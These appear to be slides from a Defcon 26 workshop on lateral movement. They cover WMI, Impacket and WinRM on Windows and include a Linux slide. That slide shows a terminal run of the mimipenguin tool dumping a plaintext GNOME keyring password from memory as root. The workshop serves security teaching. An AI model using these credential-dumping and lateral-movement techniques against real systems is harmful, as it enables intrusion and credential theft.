
# WMI ( Windows Management Instrumentation)

- Microsoft's Implementation of WBE (Web Based Enterprise Management)
- Leverages RPC (TCP 135)
- Win32\_Process class

# WMI

Matt Graeber

## WMI Architecture



# Lab 11

# CTF 2

# Impacket

- <https://github.com/CoreSecurity/impacket>
- Python classes that implement windows network protocols:
  - SMB1, SMB2, SMB3, MSRPC
- Plain, NTLM and Kerberos authentications, using password/hashes/tickets/keys.

# Lab 12

# WinRM (Windows Remote Management)

- Microsoft's implementation of WS-Management.
- SOAP based endpoint management protocol.
  - Port 5985/5986
- Windows Remote Shell
- Powershell Remoting

# WinRM (Windows Remote Management)

- Network Dump

# Lab 13

# Lateral Movement on Linux

# Lab 14

# Let's try “mimikatz” on Linux : minipenguin

- Plain text credentials on memory -> GNOME keyring
- It does a comparison with stored hashes.
- Needs root.

```
1 root@osboxes:~# chmod u+x mimipenguin
2 chmod u+x mimipenguin
3 root@osboxes:~# ./mimipenguin
4 ./mimipenguin
5 [+] GNOME KEYRING (2135)
6   [-] osboxes:Aicila@97
7 root@osboxes:~# |
```

<https://github.com/huntergregal/mimipenguin>

# Lateral Movement 101 @ Defcon 26

Walter Cuestas  
@wcu35745

Mauricio Velazco  
@mvelazco